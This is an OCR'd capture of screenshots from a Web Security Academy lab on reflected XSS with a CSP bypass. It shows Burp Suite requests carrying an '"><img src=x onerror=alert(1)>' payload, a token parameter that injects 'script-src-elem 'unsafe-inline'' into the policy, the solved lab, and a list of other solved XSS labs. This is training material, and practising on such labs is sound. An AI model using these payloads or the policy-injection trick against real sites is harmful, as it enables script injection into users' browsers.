

Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: https://0a0005104828543 86ccf3db003e0004.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
POST /csp-report?token="><img%20src=x%20onerror=alert(1)> HTTP/2
Host: 0a0005104828543 86ccf3db003e0004.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/csp-report
Content-Length: 724
Origin: https://0a0005104828543 86ccf3db003e0004.web-security-academy.net
Sec-Fetch-Dest: report
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
{
"csp-report":{
"blocked-uri":"inline",
"column-number":1,
"disposition":"enforce",
"document-uri":
"https://0a0005104828543 86ccf3db003e0004.web-security-academy.net/?search=%22%3E%3Cimg+src%3Dx+onerror%3Dalert%281%29%3E",
"effective-directive":"script-src-attr",
"original-policy":
"default-src 'self'; object-src 'none'; script-src 'self'; style-src 'self'; report-uri https://0a0005104828543 86ccf3db003e0004.web-security-academy.net/csp-report?token=",
"referrer":"https://0a0005104828543 86ccf3db003e0004.web-security-academy.net/",
"source-file":
"https://0a0005104828543 86ccf3db003e0004.web-security-academy.net/?search=%22%3E%3Cimg+src%3Dx+onerror%3Dalert%281%29%3E",
"status-code":200,
"violated-directive":"script-src-attr"
}
}
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Set-Cookie: session=RUUcsqdOJx0wfh9GWIeSrjyvTLeH9QHs; Secure; HttpOnly; SameSite=None
Content-Security-Policy: default-src 'self'; object-src 'none';script-src 'self'; style-src 'self'; report-uri /csp-report?token=
X-Frame-Options: SAMEORIGIN
Content-Length: 0
Inspector
Selection 34 (0x22)
Selected text
"><img%20src=x%20onerror=alert(1)>
Decoded from: URL encoding
"><img src=x onerror=alert(1)>
Cancel Apply changes
Request attributes 2
Request query parameters 1
Request cookies 0
Request headers 15
Response headers 4
Search 0 highlights
Done
283 bytes | 423 millis
Event log (4) All issues
Memory: 205.6MB
Search
ENG
5:32 PM
2/23/2024


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send Cancel
Target: https://0a0005104828543 86ccf3db003e0004.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
XPOST /csp-report?token="><img%20src=x%20onerror=alert(1)> HTTP/2
Host: 0a0005104828543 86ccf3db003e0004.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/csp-report
Content-Length: 724
Origin: https://0a0005104828543 86ccf3db003e0004.web-security-academy.net
Sec-Fetch-Dest: report
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
{
"csp-report":{
"blocked-uri":"inline",
"column-number":1,
"disposition":"enforce",
"document-uri":
"https://0a0005104828543 86ccf3db003e0004.web-security-academy.net/?search=%22%3E%3Cimg+src%3Dx+onerror%3Dalert%281%29%3E",
"effective-directive":"script-src-attr",
"original-policy":
"default-src 'self'; object-src 'none'; script-src 'self'; style-src 'self'; report-uri https://0a0005104828543 86ccf3db003e0004.web-security-academy.net/csp-report?token=",
"referrer":"https://0a0005104828543 86ccf3db003e0004.web-security-academy.net/",
"source-file":
"https://0a0005104828543 86ccf3db003e0004.web-security-academy.net/?search=%22%3E%3Cimg+src%3Dx+onerror%3Dalert%281%29%3E",
"status-code":200,
"violated-directive":"script-src-attr"
}
}
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Set-Cookie: session=shHArT3e07zsyKyGQPkRSmaGoFsypnjo; Secure; HttpOnly; SameSite=None
Content-Security-Policy: default-src 'self'; object-src 'none';script-src 'self'; style-src 'self'; report-uri /csp-report?token="><img src=x onerror=alert(1)>
X-Frame-Options: SAMEORIGIN
Content-Length: 0
Inspector
Selection 62 (0x3e)
Selected text
'; report-uri /csp-report?token="><img src=x onerror=alert(1)>
Request attributes 2
Request query parameters 1
Request cookies 0
Request headers 15
Response headers 4
Search 0 highlights
Done
313 bytes | 235 millis
Event log (4) All issues
Memory: 205.6MB
Search
ENG
5:33 PM
2/23/2024


Reflected XSS protected by CSP
Exploiting cross-site scripting
Reflected XSS with AngularJS
Stored XSS into onclick event
Reflected XSS into a JavaScript
3db003e0004.web-security-academy.net/?search="><img+src%3Dx+onerror%3Dalert(1)>&token=;script-src-elem%20%27unsafe-inline%27
https://0a000051048285438 6ccf3db003e0004.web-security-academy.net/?search="><img+src=x+onerror=alert(1)>&token=;script-src
Visit
This time, search with:
Getting Started
ASUS Software
Academy
Back to lab description
Not solved
Home
0 search results for '">
Search the blog...
Search
Search
ENG
5:35 PM
2/23/2024



Reflected XSS protected by CSP
Exploiting cross-site scripting
Reflected XSS with AngularJS
Stored XSS into onclick event
Reflected XSS into a JavaScript
https://0a000051048285438 6ccf3db003e0004.web-security-academy.net/?search=<script>alert(1)</script>&token=;script-src-elem 'unsafe-
https://0a000051048285438 6ccf3db003e0004.web-security-academy.net/?search=<script>alert(1)</script>&token=;script-src-elem 'un
Visit
This time, search with:
Getting Started
ASUS Software
Academy
Back to lab description
Not solved
Home
0 search results for '">
Search the blog...
Search
Search
ENG
5:37 PM
2/23/2024


Reflected XSS protected by CSP
Exploiting cross-site scripting
Reflected XSS with AngularJS
Stored XSS into onclick event
Reflected XSS into a JavaScript
https://0a000051048285438 6ccf3db003e0004.web-security-academy.net/?search=<script>alert(1)</script>&token=;script-src-elem
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
Sutools - Google Search
0a000051048285438 6ccf3db003e0004.web-security-academy.net
1
OK
Sending request to 0a000051048285438 6ccf3db003e0004.web-security-academy.net...
Search
ENG
5:37 PM
2/23/2024


Reflected XSS protected by CSP
Exploiting cross-site scripting
Reflected XSS with AngularJS
Stored XSS into onclick event
Reflected XSS into a JavaScript
https://0a000051048285438 6ccf3db003e0004.web-security-academy.net/?search=<script>alert(1)</script>&token=;script-src-elem
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
Sutools - Google Search
Web Security Academy
Reflected XSS protected by CSP, with CSP bypass
Back to lab description
LAB Solved
Home
0 search results for ''
Search the blog...
Search
< Back to Blog
Search
ENG
5:43 PM
2/23/2024

SUMMERY OF THE LABS DONE;

Cross-site scripting


LAB
PRACTITIONER
Reflected XSS into HTML context with most tags and attributes blocked →
Solved
LAB
PRACTITIONER
Reflected XSS into HTML context with all tags blocked except custom ones →
Solved
LAB
PRACTITIONER
Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped →
Solved
LAB
PRACTITIONER
Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped →
Solved
LAB
EXPERT
Reflected XSS protected by CSP, with CSP bypass →
Solved